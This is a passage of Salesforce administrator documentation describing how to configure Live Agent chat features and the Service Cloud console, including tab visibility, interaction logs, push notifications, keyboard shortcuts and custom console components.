2. Customize Live Chat Visitor page layouts.
   This lets you specify which fields display to users.
3. Set field-level security on Live Chat Visitor fields.
   This lets you choose which fields users can access.
4. Add the Live Chat Visitor tab to an app.
   This lets users view the tab from a specific app.
5. Optionally, set up validation rules to prevent users from saving incorrect data.

Setting Live Agent Supervisor Tab Visibility through Profiles

Live Agent is available in: **Developer** Edition organizations created after June 14, 2012 Live Agent is available for an additional cost in: **Enterprise** and **Unlimited** Editions

User Permissions Needed	
To set tab visibility for Live Agent features:	"Manage Users"

You can give Live Agent users access to the Supervisor tab through either profiles or permission sets.

To use a profile:

1. From Setup, click **Manage Users** > **Profiles**.
2. Select a support agent profile.
3. Depending on which user interface you're using, do one of the following:
   - Enhanced profile user interface—In the **Find Settings...** box, enter the name of the tab you want and select it from the list, then click **Edit**.
   - Original profile user interface—Click **Edit**, then scroll to the Tab Settings section.
4. Set the visibility of the Live Agent Supervisor tab to `Default On`.
5. (Original profile user interface only) To reset users' tab customizations to the tab visibility settings that you specify, select **Overwrite users' personal tab customizations**.
6. Click **Save**.

Alternatively, you can give users access to the Live Agent Supervisor tab through permission sets.

Setting Live Agent Supervisor Tab Visibility through Permission Sets

Live Agent is available in: **Developer** Edition organizations created after June 14, 2012 Live Agent is available for an additional cost in: **Enterprise** and **Unlimited** Editions

User Permissions Needed	
To set tab visibility for Live Agent features:	"Manage Users"

You can give Live Agent users access to the Supervisor tab through either profiles or permission sets.

To use a permission set:

1. From Setup, click **Manage Users** > **Permission Sets**.
2. Click the name of a permission set or create a new permission set.
3. Click **Object Settings**.
4. Click **Live Agent Supervisor**.
5. Click **Edit**.
6. In Tab Settings, select `Available` and `Visible`.
7. Click **Save**.

Alternatively, you can give users access to the Live Agent Supervisor tab through profiles.

Pre-Chat Forms and Post-Chat Pages

Creating pre-chat forms and post-chat pages in Live Agent makes it easy to exchange information with customers who contact your company through chat.

Live Agent is available in: **Developer** Edition organizations created after June 14, 2012

Live Agent is available for an additional cost in: **Enterprise** and **Unlimited** Editions

Pre-chat forms and post-chat pages offer a standardized way of collecting information from customers who contact your company through chat and then sharing information with them after their chat sessions are finished. In addition, these forms and pages let you customize the chat experience for your users.

You can create a pre-chat form to gather information, such as a customer's name, email address, and reason for contacting customer support. This information can help direct chat requests more efficiently and can reduce the amount of time agents need to spend collecting information before beginning a chat session.

Note: If a chat is disconnected after the customer completes a pre-chat form, the pre-chat data may be lost when the chat connection is reestablished.

Post-chat pages let you share information, such as chat transcripts, with customers at the end of a chat session. You can also customize the post-chat experience in other ways, such as offering options for follow-up support and asking customers to complete a survey.

For information on creating customized pre-chat forms and post-chat pages, see the Live Agent Developer's Guide.

Reporting on Live Agent Sessions

Live Agent is available in: **Developer** Edition organizations created after June 14, 2012

Live Agent is available for an additional cost in: **Enterprise** and **Unlimited** Editions

User Permissions Needed	
To create, edit, and delete reports:	"Create and Customize Reports" AND "Report Builder"

You can create a custom report type for Live Agent chat sessions and use it to run reports on your agents' sessions using the Report Builder. These Live Agent session reports can provide insight about your agents' chat activities—for example, whether or not your agent team is able to handle all chat requests from your customers.

1. Create a custom report type using Live Agent Sessions as the primary object.
2. Create a new Live Agent report using the Report Builder.
3. Customize your report to include the columns of information you want to feature.
4. Save or run the report.

SETTING UP THE SUPPORT AGENT EXPERIENCE

SETTING UP A UNIFIED HELP DESK

SERVICE CLOUD CONSOLE

Setting Up a Service Cloud Console

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions with the Service Cloud

User Permissions Needed	
To set up a Service Cloud console:	“Customize Application”

To set up a Service Cloud console:

1. Customize highlights panels for all objects.
2. Create an app for your Service Cloud console and assign it to user profiles.
3. Set up interaction logs.
4. Assign interaction logs to user profiles.
5. Choose how lists display.
6. Whitelist domains.
7. Customize push notifications.
8. Customize keyboard shortcuts.
9. Set up call center with version 4.0 of the CTI Toolkit.

   Call center users can only use a SoftPhone in a Service Cloud console if they're using a CTI adapter built with version 3.0 or 4.0 of the CTI Toolkit; or if they’re using a call center built with the Open CTI.
10. Optionally:
    - Save user sessions automatically.
    - Turn on the Knowledge sidebar.
    - Turn on Live Agent.
11. Assign users the Service Cloud User feature license.

Note: Advanced administrators and developers can use the Service Cloud Console Integration Toolkit, or custom console components, to implement custom functionality for the console. See Custom Console Components Overview on page 2128.

Customizing Highlights Panels for a Service Cloud Console

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions with the Service Cloud

User Permissions Needed	
To customize page layouts:	"Customize Application"
To view page layouts:	"View Setup"

The highlights panel is a table of up to four columns at the top of every primary tab in a Service Cloud console. It lets console users view key information at a glance. Each of its columns has one or two fields that you can customize to suit your business needs.

To edit a highlights panel, hover over the highlights panel on any page layout and click (or double-click the highlights panel).

- To add or change fields, click the appropriate column and select fields from the `Top Field` and `Bottom Field` lists:
  - ◊ Fields must also be on the detail page layout. If the fields you want to add aren't listed, add them to the detail page layout.
  - ◊ Rich text area (RTA) and custom long-text area fields are not supported in the highlights panel, even if they are included in the detail page layout.
  - ◊ Fields can appear once per highlights panel. Fields already in use appear grey in the field-selection lists.
- To remove fields, click the appropriate column and select -None- from the field-selection lists.
- To add columns, click **Add Column**.
- To remove columns, hover over the column and click .
- To save highlights panel changes, click **OK** in the Highlights Panel Properties dialog box. When you've finished editing the page layout, click **Save**. Don't navigate away from the page layout before clicking **Save** or you'll lose your changes.

To display highlights panels, you must turn them on.

Highlights Panel Fields and Format
Setting Up a Service Cloud Console

Highlights Panel Fields and Format

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions with the Service Cloud

User Permissions Needed	
To customize page layouts:	"Customize Application"
To view page layouts:	"View Setup"

The highlights panel is a table of up to four columns at the top of every primary tab in a Service Cloud console. It lets console users view key information at a glance. Each of its columns has one or two fields that you can customize to suit your business needs.

The highlights panel displays standard and custom fields, and columns. The following formatting rules apply:

- Standard and custom fields
  - ◊ Fields must also be on the detail page layout
  - ◊ Fields can appear once per highlights panel
- Columns—minimum one, maximum four. Column widths resize automatically.
- Fields per column—one or two, in top or bottom positions.

  When users see the highlights panel:

  - ◊ Top fields appear in bold and in a larger font than bottom fields.
  - ◊ Blank fields appear as follows:
    - Top fields—appear blank (except when top fields are blank because users don't have permission to view them).
    - Bottom fields—the top field expands to fill the column
    - Both fields—the column appears blank
- Users see only the fields that they have permission to view.

  If users can't see:

  - ◊ Top fields—the bottom field replaces the top field and expands to fill the column
  - ◊ Bottom fields—the top field expands to fill the column
  - ◊ Any fields in a column—the column is removed

Creating a Service Cloud Console App

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions with the Service Cloud

User Permissions Needed	
To view apps:	"View Setup and Configuration"
To manage apps:	"Customize Application"

Watch a Demo: Setting Up a Service Cloud Console (2:20 minutes)

You create a Service Cloud console as a custom app that users select from the Force.com app menu. The number of Service Cloud console apps you can create is based on your custom app limits.

1. From Setup, click **Create** > **Apps**.
2. Click **New**.
3. Select `Service Cloud console` and click **Next**.
4. Specify a label for the app. The label can have a maximum of 40 characters, including spaces. This label is the app's name in the Force.com app menu.
5. Optionally, enter a description of the app.
6. Click **Next**.
7. Optionally, specify a custom logo for the app. Click **Insert an image** to choose an image file from the document library.

   Consider these requirements when choosing a custom app logo from the document library:

   - The image must be in GIF or JPEG format and less than 20 KB in size.
   - If the image is larger than 300 pixels wide by 55 pixels high, then it will be scaled to fit.
   - For the best on-screen display, we recommend you use an image with a transparent background.
   - The `Externally Available` checkbox must be selected on the document's properties so that users can view the image.

8. Click **Next**.
9. Select the items to include in the navigation tab. For example, if you want users to choose accounts from the navigation tab, move Accounts from `Available Navigation Tab Items` to `Selected Navigation Tab Items`.

   - Click the left and right arrow buttons to add or remove items.
   - Click the up and down arrow buttons to define the order in which items display on the navigation tab when it's clicked.

   Note:

   - You can't add the following to the navigation tab: forecasts, ideas, answers, connections, portals, console, home, activities (tasks and events), or buttons for customizing your organization.
   - Tab visibility settings, and the `Overwrite users' personal tab customizations` setting, don't apply to the navigation tab. For example, users can access Accounts from the navigation tab even if `Accounts` are Tab Hidden on user profiles.

10. Click **Next**.
11. Choose how items display in the console when they're not selected from a primary tab or subtabs. For example, when users select cases from list views, search results, or screen pops, you can choose whether cases display as primary tabs or as subtabs on parent records.

    Next to an object, click:

    - `As a primary tab` to display the object's records as primary tabs.
    - `As a subtab of` to display the object's records as subtabs. From the drop-down list, choose the parent record where the subtabs will appear. For example, if you want cases to appear as subtabs on contacts, select Contact Name (Contact) in the Cases row. If parent records don't apply, subtabs appear as primary tabs. For example, if you make campaigns a subtab of leads but a lead doesn't belong to a campaign, that campaign appears as a primary tab.

12. Click **Next**.
13. Optionally, if your organization has Live Agent enabled, select `Include Live Agent in this App` to enable a chat workspace for Live Agent users in the console. After you select this checkbox, you can:

    - Choose records or pages to open as subtabs of chat sessions.

- Select `Include Suggested Articles from Salesforce Knowledge in Live Agent` to display the articles tool in the chat workspace.

14. Click **Next**.
15. Assign the Service Cloud console to user profiles:
    a. Check the `Visible` box to choose the user profiles for which the app will be available.
    b. Check the `Default` box to set the app as that profile's default app. This means that new users who have the profile will see this app when they log in for the first time. Profiles with limits are excluded from this list.
16. Click **Save**.

Tip: You must refresh your browser to see any setup changes to a Service Cloud console.

Setting Up a Service Cloud Console

Setting Up Interaction Logs for a Service Cloud Console

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions with the Service Cloud

User Permissions Needed	
To set up interaction logs:	"Customize Application"

An interaction log lets Service Cloud console users write notes on records that appear on primary tabs.

You can create multiple interaction logs and customize them to display specific task fields for different users to update.

1. From Setup, click **Create** > **Interaction Log Layouts**.
2. Click **New**.
3. Name the interaction log.
4. Select task fields to add to the interaction log and click **Add**.
    - `*` indicates required fields.
    - You can only add editable task fields to interaction logs.
    - The `Enter your notes here...` field is automatically added to all interaction logs; you can't remove it.
5. If you want this interaction log to be the default for all users, select `Set as default layout`.

    You can't delete a default interaction log; you must first mark another interaction log as the default for your organization.
6. Click **Save**.

After you set up or customize interaction logs, you can assign them to different user profiles and turn them on to display.

Tip: You can create custom fields for tasks and add them to interaction logs. For example, you can create a `Caller Disposition` picklist with values of Angry, Neutral, and Satisfied.

Setting Up a Service Cloud Console

Assigning Interaction Logs

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions with the Service Cloud

User Permissions Needed	
To assign interaction logs:	"Customize Application"

An interaction log lets Service Cloud console users write notes on records that appear on primary tabs.

After you set up or customize interaction logs, you can assign them to different user profiles.

1. From Setup, click **Create** > **Interaction Log Layouts**.
2. Click **Log Layout Assignment**.
3. Choose an interaction log to assign to each user profile.
4. Click **Save**.

Note: You can't assign interaction logs to portal user profiles because Service Cloud console apps aren't available to portal users.

Turning On Interaction Logs

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions with the Service Cloud

User Permissions Needed	
To turn on interaction logs:	"Customize Application"

An interaction log lets Service Cloud console users write notes on records that appear on primary tabs. For example, when cases appear on primary tabs, an interaction log can appear so that users can take notes on cases. To display interaction logs, you must turn them on for page layouts assigned to different user profiles.

1. Edit any page layout and click **Layout Properties**.
2. Check `Interaction Log` and click **OK**.
3. Click **Save**.

Note: If you turn interaction logs on or off, you must close and reopen records to see the changes.

Choosing How Lists Display in a Service Cloud Console

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions with the Service Cloud

User Permissions Needed	
To choose how lists display:	"Customize Application"

In a Service Cloud console, you can display lists in one of three ways:

List Type	Description
`Full screen, unpinned`	Lists are visible only when the navigation tab is selected. When you select a record from the list, it opens in a new tab.
`Pinned to top`	Lists appear at the top of the page and are always visible. When you select a record from the list, it opens in a new tab below the list.

List Type	Description
`Pinned to left`	Lists appear on the left side of the page and are always visible. When you select a record from the list, it opens in a new tab to the right of the list.

To change how lists display:

1. From Setup, click **Create** > **Apps**.
2. Select a Service Cloud console app.
3. Click **Edit**.
4. Choose how you want lists to display. If you choose pinned lists, specify a default size, in pixels or percentage of screen space.
5. Click **Save**.

Note: If a user hasn't yet selected a record from a list, the list automatically displays full screen.

Resizing and Minimizing Pinned Lists in a Service Cloud Console

Whitelisting Domains for a Service Cloud Console

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions with the Service Cloud

User Permissions Needed	
To whitelist domains for a Service Cloud console:	"Customize Application"

You can allow users to access domains outside of Salesforce from within a Service Cloud console. For example, you can add `www.example.com` to a console's whitelist so that console users can access that domain.

1. From Setup, click **Create** > **Apps**.
2. Select a Service Cloud console app.
3. Click **Edit**.
4. In `Whitelist Domains`, type the domains you want users to access, and separate multiple domains by commas. You don't need to enter `http://` or `https://` because those are part of a URL, not a domain.
5. Click **Save**.

See Also:

Setting Up a Service Cloud Console

Customizing Push Notifications for a Service Cloud Console

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions with the Service Cloud

User Permissions Needed	
To customize push notifications:	"Customize Application"

Push notifications are visual indicators on lists and detail pages in a Service Cloud console that show when a record or field has changed during a user's session. For example, if two support agents are working on the same case and one agent changes the `Priority`, a push notification displays to the other agent so he or she notices the change and doesn't duplicate the effort.

To choose when push notifications display and which objects and fields are trigger push notifications:

1. From Setup, click **Create** > **Apps**.
2. Select a Service Cloud console app.
3. Click **Edit**.
4. In `Choose How Lists Refresh`, select when push notifications occur:

Option	Description
None	Lists don't refresh. Push notifications don't occur.
Refresh List	The entire list refreshes when there are any changes to it. Records are added to or removed from the list based on the list's criteria.
Refresh List Rows	Rows in the list refresh when there are any changes to fields specified for push notifications.

5. In `Choose How Detail Pages Refresh`, select when push notifications occur:

Option	Description
Do Not Refresh	Detail pages don't refresh. Push notifications don't occur.
Automatically Refresh	The detail page automatically refreshes when a record is changed.
Flag	A message appears on the detail page when a record is changed.

6. Click **Select objects and fields for notifications**.
7. Click **Edit**.
8. Select the objects you want to trigger push notifications. For example, if you want changes to cases and case fields to trigger push notifications, move Cases from Available Items to Selected Items.
9. Under Fields, click **Edit** to select the object fields you want to trigger push notifications.
10. Click **OK**.
11. Click **Save**.

Note: The following objects and their fields are available for push notifications:

- Custom objects
- Cases
- Accounts
- Contacts
- Leads
- Campaigns
- Opportunities
- Tasks

Customizing Keyboard Shortcuts for a Service Cloud Console

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions with the Service Cloud

User Permissions Needed	
To customize keyboard shortcuts for a Service Cloud console:	"Customize Application"

Keyboard shortcuts let users perform actions by pressing a combination of keys instead of having to use a mouse. Keyboard shortcuts can make working with a Service Cloud console more efficient. For example, instead of typing case details and then using a mouse to click **Save**, you can create a keyboard shortcut so that users can type case details and press CTRL+S.

Once you enable keyboard shortcuts for a console, several default shortcuts are available for customization, such as opening and closing tabs, moving between tabs, and saving records. Before you can create custom shortcuts, a developer must define the shortcut's action with the `addEventListener()` method in the Service Cloud Console Integration Toolkit. You can't create keyboard shortcuts for actions performed outside of the console.

To enable and customize keyboard shortcuts:

1. From Setup, click **Create** > **Apps**.
2. Click **Edit** next to a Service Cloud console app.
3. Click **Customize keyboard shortcuts**.
4. Click **Edit** on the top of the page.
5. Select `Enable keyboard shortcuts`.
6. Edit an existing keyboard shortcut or create a new one:
   - To edit a shortcut, click **Edit** next to the shortcut, type the combination of key commands to use, and click **OK**.
   - To create a shortcut, click **+Add Keyboard Shortcut**, type the action the shortcut will perform, a `Console Event Name`, which is a unique identifier, the combination of key commands to use, and click **OK**. For the new shortcut to

work, you must send the `Console Event Name` to the developer who defined your shortcut's action so that he or she can add it to the method that will trigger your shortcut.
- To deactivate a shortcut, deselect **Active** next to the shortcut's name. You can't delete the default shortcuts provided by Salesforce, but you can edit or deactivate them.

7. Click **Save**.

After you've customized keyboard shortcuts for a console, notify users assigned to that console about the actions they can perform.

Note:

- You can have up to 144 shortcuts for each console, which includes the default shortcuts provided by Salesforce and any you create.
- Keyboard shortcuts aren't case sensitive, even if you press SHIFT before a letter key. For example, SHIFT+b is the same as SHIFT+B.
- If CTRL, ALT, or SHIFT is in a keyboard shortcut, the sequence of those keys doesn't matter. For example, CTRL+ALT+A is the same as ALT+CTRL+A.
- If you create or customize keyboard shortcuts to include standard browser shortcuts, such as CTRL+F, your shortcuts might not work as intended.

Tip: You can include as many keys in a shortcut as you want, but we recommend that you limit a shortcut to three keys so that users can easily remember it.

Setting Up a Service Cloud Console
Default Keyboard Shortcuts for a Service Cloud Console

Default Keyboard Shortcuts for a Service Cloud Console

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions with the Service Cloud

After an administrator enables keyboard shortcuts for a Service Cloud console, the following shortcuts display automatically and are available for customizing.

Action (Keyboard Shortcut)	Description	Key Command
Focus keyboard shortcuts on the console	Activates keyboard shortcuts in a browser displaying a Service Cloud console.	ESC
Go to the navigation tab	Selects the navigation tab.	V
Go to tab details	Selects details on a tab.	SHIFT+S
Go to the primary tabs	Selects the row of primary tabs.	P
Go to the subtabs	Selects the row of subtabs on a primary tab.	S
Go to list view	Selects the list view.	N

Action (Keyboard Shortcut)	Description	Key Command
Go to the first list view item	Selects the first item on the list view.	SHIFT+F
Go to header search box	Moves the cursor to the header search box.	R
Move left	Moves the cursor left.	LEFT ARROW
Move right	Moves the cursor right.	RIGHT ARROW
Move up	Moves the cursor up.	UP ARROW
Move down	Moves the cursor down.	DOWN ARROW
Open drop-down button on tabs	Opens the drop-down button on tabs to select more actions.	D
Open tab	Opens a new tab.	T
Close tab	Closes a selected tab.	C
Refresh tab	Refreshes a selected tab.	SHIFT+R
Enter	Activates a command.	ENTER
Get link to share	Opens the Link to Share dialog box on the selected tab.	U
Edit	Switch from detail to edit page.	E
Save	Saves changes to the selected tab.	CTRL+S

Saving User Sessions for a Service Cloud Console

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions with the Service Cloud

User Permissions Needed	
To save user sessions for a Service Cloud console:	"Customize Application"

If a Service Cloud console is set up, you can choose to save user sessions so that when console users close their browsers or log out of Salesforce, any previously open navigator tabs, primary tabs, or subtabs automatically display when they log in again. Additionally, if console users resize an interaction log or any sidebar components, such as pinned lists; or they close the global search header, those customizations automatically display when users log in again. This helps users to continue working from where they last left off in a console without having to start from scratch.

1. From Setup, click **Create** > **Apps**.
2. Select a Service Cloud console app.
3. Click **Edit**.
4. Click `Save User Sessions`.
5. Click **Save**.

Repeat these steps for each console.

Setting Up a Service Cloud Console

Turning on the Knowledge Sidebar for a Service Cloud Console

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions with the Service Cloud

User Permissions Needed	
To turn on the Knowledge sidebar:	"Customize Application"

If Salesforce Knowledge is set up, you can turn on the Knowledge sidebar so that when console users work on a case, titles of articles that might solve the case display automatically. Articles display based on any matching words typed in the case's `Subject`.

1. From Setup, click **Customize** > **Cases** > **Page Layouts**.
2. Click **Edit** next to a page layout.
3. Click **Layout Properties**.
4. Check `Knowledge Sidebar`, and click **OK**.
5. Click **Save**.

Repeat these steps for each case page layout assigned to console users.

Setting Up a Service Cloud Console
Setting Up Salesforce Knowledge

Adding Live Agent to the Service Cloud Console

Live Agent is available in: **Developer** Edition organizations created after June 14, 2012 Live Agent is available for an additional cost in: **Enterprise** and **Unlimited** Editions

User Permissions Needed	
To add Live Agent to the Service Cloud console:	"Customize Application"

After you set up Live Agent, you can use the steps below to add it to an existing Service Cloud console app. To create a new app that includes Live Agent, see Creating a Service Cloud Console App.

1. From Setup, click **Create** > **Apps**.
2. Click **Edit** next to the name of the Service Cloud console app in which you want to set up Live Agent.
3. Select `Include Live Agent in this App`.
4. Choose the records or pages you want to open as subtabs of chat sessions in the chat workspace.
5. Optionally, if your organization has Salesforce Knowledge enabled, select `Include Suggested Articles from Salesforce Knowledge in Live Agent` to display the articles tool in the chat workspace.
6. Click **Save**.

Note:

- For best performance, we recommend using Internet Explorer 8, 9, or 10 or the latest stable version of Firefox or Google Chrome when using Live Agent in the Service Cloud console.
- If you log in to another Salesforce app while you're logged in to a Service Cloud console app, you can't accept new chat requests.
- Live Agent API limits apply when you use Live Agent in the Service Cloud console.

Assigning the Service Cloud Feature License to Users

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions with the Service Cloud

User Permissions Needed	
To assign the Service Cloud User feature license to users:	"Manage Users"

The Service Cloud User feature license entitles users to additional Salesforce features, such as the Service Cloud console.

To assign the license to a user:

1. From Setup, click **Manage Users** > **Users**.
2. Click **Edit** next to a user's name.
3. Select `Service Cloud User`.
4. Click **Save**.

See Also:

Setting Up a Service Cloud Console

Service Cloud Console Implementation Tips

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions with the Service Cloud

- Only users assigned the Service Cloud User feature license can use a Service Cloud console. In order to use Live Agent in a Service Cloud console, users also need to be assigned the Live Agent User feature license.
- A Service Cloud console app respects all of the security and sharing settings in your Salesforce organization.
- You can review an out-of-the box Service Cloud console by selecting Sample Console from the Force.com app menu. Administrators can customize the Sample Console and give users access to it in Setup by clicking **Create** > **Apps**.
- Users see the new user interface theme on all pages in a Service Cloud console even if the theme isn't enabled for your organization (the new user interface isn't applied to any pages outside of a Service Cloud console unless it's enabled).
- The number of Service Cloud console apps you can create is based on your custom app limits.
- The interaction log only displays on items that have an Activity History related list, such as accounts and contacts (but not solutions). The interaction log isn't available for items like reports, dashboards, Salesforce CRM Content, the Article Management tab, or Visualforce pages that display as primary tabs.
- You must refresh your browser to see any setup changes to a Service Cloud console.
- You can't add a Service Cloud console to partner portals or customer portals.
- An `isdtp` parameter is added to URLs in a Service Cloud console so that pages within it render correctly. For example, `https://www.salesforce.com/003/o?isdtp=v4`. Salesforce recommends that you add the `isdtp` parameter to any custom links users might click in the console.
- Advanced administrators and developers can use the Service Cloud Console Integration Toolkit, or custom console components, to implement custom functionality for the console. See Custom Console Components Overview on page 2128.
- So that users can easily recognize the correct console, we recommend naming Service Cloud console apps after their function. For example, Customer Service Desk.
- When setting up a Service Cloud console, pick the center of your business process as a primary tab, and related items as subtabs. For example, you can set account as a primary tab, and cases and contacts as subtabs.
- Call Center users can use the interaction log to write notes in call logs while using a Service Cloud console. A call log is an activity record that automatically generates when you use the SoftPhone; it tracks the phone number, caller, date, time, and duration of the call. You can view call logs in the Activity History related list of any record associated with the call.
- If Salesforce Knowledge is set up, turn on the Knowledge sidebar so that console users can automatically see the titles of articles that might solve cases they're working on.
- We recommend setting up Live Agent completely before including it in a Service Cloud console app.

See Also:

Setting Up a Service Cloud Console

Service Cloud Console Limitations

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions with the Service Cloud

- A Service Cloud console is only available in Internet Explorer 7, 8, or 9, Firefox 3.5 and above, as well as the most recent stable version of Chrome.
- A Service Cloud console does not support right-to-left languages, such as Arabic or Hebrew.
- Visualforce pages might not display correctly in a Service Cloud console unless they're updated to show in it.
- All Salesforce CRM Content items display as primary tabs in a Service Cloud console.
- Call center users can only use a SoftPhone in a Service Cloud console if they're using a CTI adapter built with version 3.0 or 4.0 of the CTI Toolkit; or if they're using a call center built with the Open CTI.
- URLs to Service Cloud console pages might not work when pasted into browsers or selected from bookmarks.
- Service Cloud console apps don't meet accessibility requirements.
- If you refresh the Change Case Status page in a Service Cloud console, an `Unable to Access Page` error displays.
- If you leave a Service Cloud console and return to it, any subtabs that were displayed might not automatically reload. Also, if you leave a Service Cloud console by selecting an app from the Force.com app menu, your browser's **Back** and **Forward** buttons might not work as expected.

Setting Up a Service Cloud Console

EXTENDING OR INTEGRATING A CONSOLE

Custom Console Components Overview

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions with the Service Cloud

Custom console components let you customize, extend, or integrate the footer, sidebars, highlights panels, and interaction logs of a Service Cloud console using Visualforce.

For example, you might want to create custom console components that display:

- Third-party apps or data
- Custom highlights panels or interaction logs
- Chat or Softphone widgets
- The location of contacts on Google maps
- Messages from marquees
- New cases on accounts or contacts

- The next milestones on cases
- Registered products on accounts or contacts
- Similar cases on each case

You can use the Service Cloud Console Integration Toolkit to build custom console components. The toolkit is an API that uses browsers as clients to display pages as tabs or widgets in console apps. It provides you with programmatic access to console apps so that you can extend them to meet your business needs. For example, you can use the toolkit to open and close tabs in a console to streamline a business process. In addition to this, custom console components can display:

- Content in sidebars, highlights panels, and interaction logs, instead of tabs
- Content when users click a customizable button in the footer
- Information without users having to click a button or link
- Content when users view specific pages
- Contextual information alongside records
- Small amounts of information on pages

For more information (English only) about the toolkit, see the *Service Cloud Console Integration Toolkit Developer's Guide*.

Creating a custom console component typically involves these steps:

1. Developers create a Visualforce page.
2. Administrators add the Visualforce page to either:
   - Page layouts to display content on specific pages or
   - Service Cloud console apps to display content across all pages and tabs
3. Administrators determine the width and location of the component in the console.
4. Administrators who add a component to apps:
   - Specify the look and feel of the button used to access the component from the footer
   - Assign the component to each console where they want users to access it
5. Users view the component when they access page layouts or click a button in the footer of a console.

Adding Custom Console Components to Page Layouts

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions with the Service Cloud

User Permissions Needed	
To add custom console components:	“Customize Application”
To create Visualforce pages:	“Customize Application”

After you create a custom console component (Visualforce page), you can add it to page layouts so that users can access it from a sidebar in a Service Cloud console.

1. For standard objects, from Setup, click **Customize** > ***`Object`*** > **Page Layouts**.

   For custom objects, from Setup, click **Create** > **Objects**, then choose the object.
2. Click **Edit** next to a page layout.
3. Click **Custom Console Components**.
4. Next to the sidebar in which you want to add your component, type the name of the Visualforce page, or click to find and select the Visualforce page.

5. Enter the height or width of the component as it should display in a console.
6. Click **Save**.

Adding Custom Console Components to Apps
Custom Console Components Overview

Adding Custom Console Components to Apps

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions with the Service Cloud

User Permissions Needed	
To add custom console components:	"Customize Application"
To create Visualforce pages:	"Customize Application"

After you create a custom console component (Visualforce page), you can add it as a button in the footer of Service Cloud console apps for user access.

1. From Setup, click **Customize** > **Service Cloud Console** > **Custom Console Components**.
2. Click **New**.
3. Type a name for your component.
4. Click `Hide` to hide your component from console users.

   Hidden components don't display to console users, but they can still function in the background.
5. In `Button Name`, type the label that will display on the button users click to launch your component. For example, `Live Chat`.
6. In `Button CSS`, enter the in-line style used to define how the button looks to users who click it to launch your component.
7. Enter the width of the button as it should display in the console.
8. In `Visualforce Page`, type the name of your component, or click to find and select it.
9. Enter the height and width of the window used to display your component in the console.
10. Click `Fixed Width` or `Fixed Height` to prevent users from changing the dimensions of the window used to display your component.
11. Click **Save**.

Before users can access your component, you must assign it to each console where you want users to access it. See Assigning a Custom Console Component to an App on page 2132.

Assigning a Custom Console Component to an App

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions with the Service Cloud

User Permissions Needed	
To assign custom console components to an app:	"Customize Application"

After you add a custom console component to Service Cloud console apps, you must assign it to each console where you want users to access it.

1. From Setup, click **Create** > **Apps**.
2. Select a Service Cloud console app.
3. Click **Edit**.
4. In `Choose Custom Console Components`, add any available components to your app.
5. Click **Save**.

See Also:

Adding Custom Console Components to Apps

Custom Console Components Implementation Tips

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions with the Service Cloud

- Only users assigned to the Service Cloud User feature license can add custom console components to page layouts.
- Custom console components don't refresh automatically when users update records on primary tabs or subtabs.
- You can't delete Visualforce pages that are assigned to page layouts as custom console components.
- You can use a Visualforce page as a component once for each page layout.
- You can add a Visualforce page as a component to the Top Sidebar or Bottom Sidebar of primary tabs after you turn off the highlights panel or interaction log on the appropriate page layouts.
- Unlike other Visualforce pages, you don't have to set the standard controller on custom console components to the object whose page layout you're customizing.
- Two URL parameter values are passed automatically to Visualforce pages used as custom console components:

Parameter Name	Parameter Value	Description
`id`	A case-sensitive 15-character alphanumeric string that uniquely identifies a record.	The ID of the detail page in which the component displays. This parameter is only passed if the ID is available.

Parameter Name	Parameter Value	Description
inContextPane	true	Indicates the Visualforce page displays as a component in a Service Cloud console.

- If you want a custom console component to display across all of the subtabs in a primary tab, we recommend that you add the component to the Primary Tab Components section on page layouts. Adding a component to the Subtab Components section on page layouts displays the component on individual subtabs.
- If Salesforce Knowledge is enabled and the Knowledge sidebar is turned on, we recommend that you don't add a custom console component to the Right Sidebar of a console on case page layouts. This is because the Knowledge sidebar automatically displays over components in such cases.
- If you change the `Height` or `Width` of a custom console component, we recommend that you refresh your browser before you view your updates.
- If you add `showHeader=true` to a Visualforce page, you can add a 15–pixel gap to the right and left sides of a custom console component to visually indicate its location in a sidebar. For example, `<apex:page standardController="Contact" showHeader="false" title="List of Cases">`.

Adding Custom Console Components

CONSOLE TAB

Setting Up the Console Tab

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To set up the Console tab:	"Customize Application"

You can quickly set up the Console tab so that users have all the information they need on one screen when working with Salesforce. To set up the console:

1. Create console layouts to define what objects are available to users in the console's list view frame.
2. Choose the related objects to show in the mini view.
3. Define mini page layouts to customize the fields and related lists of the objects that display in the console's mini view.
4. Assign profiles to a console layout to provide users access to specific objects in the console's list view.
5. Add the Console tab to custom apps so that users can access the console from specific apps.

Note:

- You can't add the Console tab to partner portals or customer portals.
- Visualforce pages might not display properly in the Console tab, as there is no cross-domain communication between Salesforce and Visualforce domains. However, advanced administrators and developers can implement custom functionality with Visualforce in the Service Cloud console by using an integration toolkit. For more information, see Custom Console Components Overview on page 2128.

Tip sheet: Using the Console

Creating Console Layouts

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create console layouts:	"Customize Application"

To create a layout for the Console tab:

1. From Setup, click **Customize** > **Console** > **Console Layouts**.
2. Click **New** and optionally choose an existing layout to clone.
3. Enter a name for the new layout.
4. Click **Save**.
5. Click **Edit** in the Selected List Views section.
6. To add or remove objects to the layout, select an object, and click the **Add** or **Remove** arrow.

   To change the order of the objects as they will appear in the console's list view frame, select an object in the Selected List box, and click the **Up** or **Down** arrow.

   A user can only view objects in the console's list view frame if those objects are added to the console layout to which their profile is assigned.
7. Click **Save**.
8. Next, choose the related objects to show in the mini view of the console.

Managing Console Layouts

